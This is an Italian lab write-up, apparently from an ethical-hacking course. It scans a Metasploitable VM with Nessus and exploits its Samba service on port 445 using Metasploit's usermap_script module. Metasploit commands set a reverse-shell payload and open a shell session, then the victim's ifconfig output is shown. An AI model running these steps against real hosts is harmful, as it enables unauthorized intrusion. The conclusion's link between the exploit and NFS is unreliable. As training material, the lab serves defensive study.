



BW II - Exploit Metasploitable





L'obiettivo di oggi ci chiede di sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP sulla macchina Metasploitable utilizzando Nessus per effettuare un vulnerability scan ed Msfconsole per eseguire l'attacco. Una volta ottenuta la sessione eseguire il comando <<**ifconfig>>** per verificare l'indirizzo di rete della vittima

Requisiti laboratorio:

IP Kali Linux: 192.168.50.100/24

IP Metasploitable: 192.168.50.150/24


Listen port: 5555





Per prima cosa, come richiesto dall'obiettivo, andiamo a cambiare gli IP delle macchine (kali e metasploitable), quindi apriamo la kali da virtualbox e ci spostiamo su network manager per configurare l'IP della macchina e aggiungiamo una rete con l'IP 192.168.50.100/24, controlliamo da terminale con il comando " **ip a** " per essere sicuri della configurazione.

Stessa cosa faremo per la metasploitable, quindi apriamo la macchina. Una volta dentro lanciamo il comando " sudo nano /etc/network/interfaces" per aprire la configurazione di rete dove cambiamo l'address, la network e il gateway rispettivamente con 192.168.50.150, 192.168.50.0 e 192.168.50.1 torniamo su terminale e rivviamo la rete con il comando " sudo /etc/init.d/networking restart ", una volta fatto ciò per assicurarci che la configurazione sia andata a buon fine lanciamo il comando " ip a " su terminale per vedere l'ip della macchina metasplotable.



```
msfadmin@metasploitable:~$ ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever

2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:a8:5a:c5 brd ff:ff:ff:ff:ff
    inet 192.168.50.150/24 brd 192.168.50.255 scope global eth0
    inet6 fe80::a00:27ff:fea8:5ac5/64 scope link
        valid_lft forever preferred_lft forever

msfadmin@metasploitable:~$
```







Torniamo sulla kali e lanciamo un ping verso la metasplotable per capire se le due macchine comunicano tra loro, da terminale lanciamo il comando "ping 192.168.50.150".

Dopo aver verificato la connettività avviamo il servizio digitando il comando <<**sudo systemctl nessusd start**>>, dopodiché apriamo Nessus da Firefox digitando sulla barra di ricerca URL <<**Https://kali:8834/**>> e inziamo a configurare i parametri per effetturare un vulnerability scan

Infine avviamo la scansione e attendiamo che il processo sia completo. Al termine del processo Nessus ha generato un report dettagliato in PDF sulle vulnerabilità presenti nella macchina target.

```
(kali@ kali)-[~]
$ ping 192.168.50.150
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data.
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=1.03 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=0.557 ms
64 bytes from 192.168.50.150: icmp_seq=3 ttl=64 time=0.464 ms
64 bytes from 192.168.50.150: icmp_seq=4 ttl=64 time=0.457 ms
```










Una volta terminata la scansione abbiamo notato tra le vulnerabilità di livello critico/alto quella che riguarda il servizio **smb** sulla porta 445 TCP.

Successivamente abbiamo sfruttato questa vulnerabilità utilizzando Msfconsole su Kali per tentare di avviare una sessione di exploit, utilizzando il comando <<search samba>> abbiamo trovato tra gli exploit di livello excellent exploit/multi/samba/usermap_script al numero 15.









Dopo aver scelto l'exploit con il comando <<**use**>> seguito dal path del exploit iniziamo a configurarlo affinché esegua correttamente l'attacco.

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat

Impostiamo il payload digitando << set PAYLOAD cmd/unix/reverse>>. Questo payload permette di ottenere un accesso remoto al sistema target.

Infine digitando <<**Options>>** possiamo controllare i parametri che mancano, iin questo caso abbiamo impostato la macchina target con il comando <<**set RHOST 192.168.50.150>>** e la porta in ascolto con <<**set LPORT 5555>>** infine possiamo avviare l'attacco digitando <<**run>>** o <<**exploit>>**

msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse





una volta ottenuta la sessione con questo exploit, per verificare se fossimo riusciti ad entrare nella macchina target, abbiamo digitato il comando <<**ifconfig>>** per ottenere in output le configurazioni di rete della vittima

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.50.100:5555
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo YGD09ClegoKqdAeX;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "YGD09ClegoKqdAeX\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:39817) at 2025-05-20 03:52:47 -0400
```

Infine abbiamo ottenuto con successo le configurazioni di rete della macchina target

```
ifconfig
eth0
         Link encap:Ethernet HWaddr 08:00:27:a8:5a:c5
         inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
         inet6 addr: fe80::a00:27ff:fea8:5ac5/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:25 errors:0 dropped:0 overruns:0 frame:0
         TX packets:118 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:2411 (2.3 KB) TX bytes:11599 (11.3 KB)
         Base address:0xd240 Memory:f0820000-f0840000
         Link encap:Local Loopback
lo
         inet addr:127.0.0.1 Mask:255.0.0.0
         inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING MTU:16436 Metric:1
         RX packets:187 errors:0 dropped:0 overruns:0 frame:0
         TX packets:187 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:58397 (57.0 KB) TX bytes:58397 (57.0 KB)
```





CONSIDERAZIONI FINALI

L'esercizio ha permesso di analizzare e sfruttare una vulnerabilità critica presente nel servizio Samba (porta 445-139/TCP) della macchina Metasploitable. Il servizio in questione è vulnerabile ad un attacco di tipo "command execution", cioè un potenziale attaccante può eseguire codice arbitrario sulla macchina remota, in questo caso sfruttando l'exploit **usermap_script** tramite **MSFConsole**. L'exploit username map script che abbiamo utilizzato sfrutta la vulnerabilità collegata a sistemi operativi Unix che utilizzano servizi di rete come NFS (Network File System) per condividere risorse di archiviazione tra più computer in una rete. L'esecuzione del comando ifconfig ha confermato l'acquisizione di una shell attiva sulla vittima, dimostrando l'efficacia dell'attacco e l'importanza di mantenere i servizi aggiornati per mitigare rischi noti.

Key Takeaways:

- 1. Vulnerabilità dei servizi obsoleti: Samba, se non patchato, può esporre a Remote Code Execution (RCE).
- 2.**Efficacia di Nessus e Metasploit**: Il vulnerability scanning ha identificato la minaccia, mentre Metasploit ne ha automatizzato lo sfruttamento.
- 3.**Implicazioni per la sicurezza**: L'esercizio sottolinea l'urgente necessità di patch management e hardening dei servizi esposti in rete.

Protezione consigliata: Disabilitare script non necessari in Samba, applicare le ultime patch, e utilizzare firewall per limitare l'accesso alle porte critiche. Questo caso studio ribadisce l'equilibrio tra funzionalità e sicurezza nelle configurazioni di sistema.

GODS OF HACKING - ETHICAL HACKERS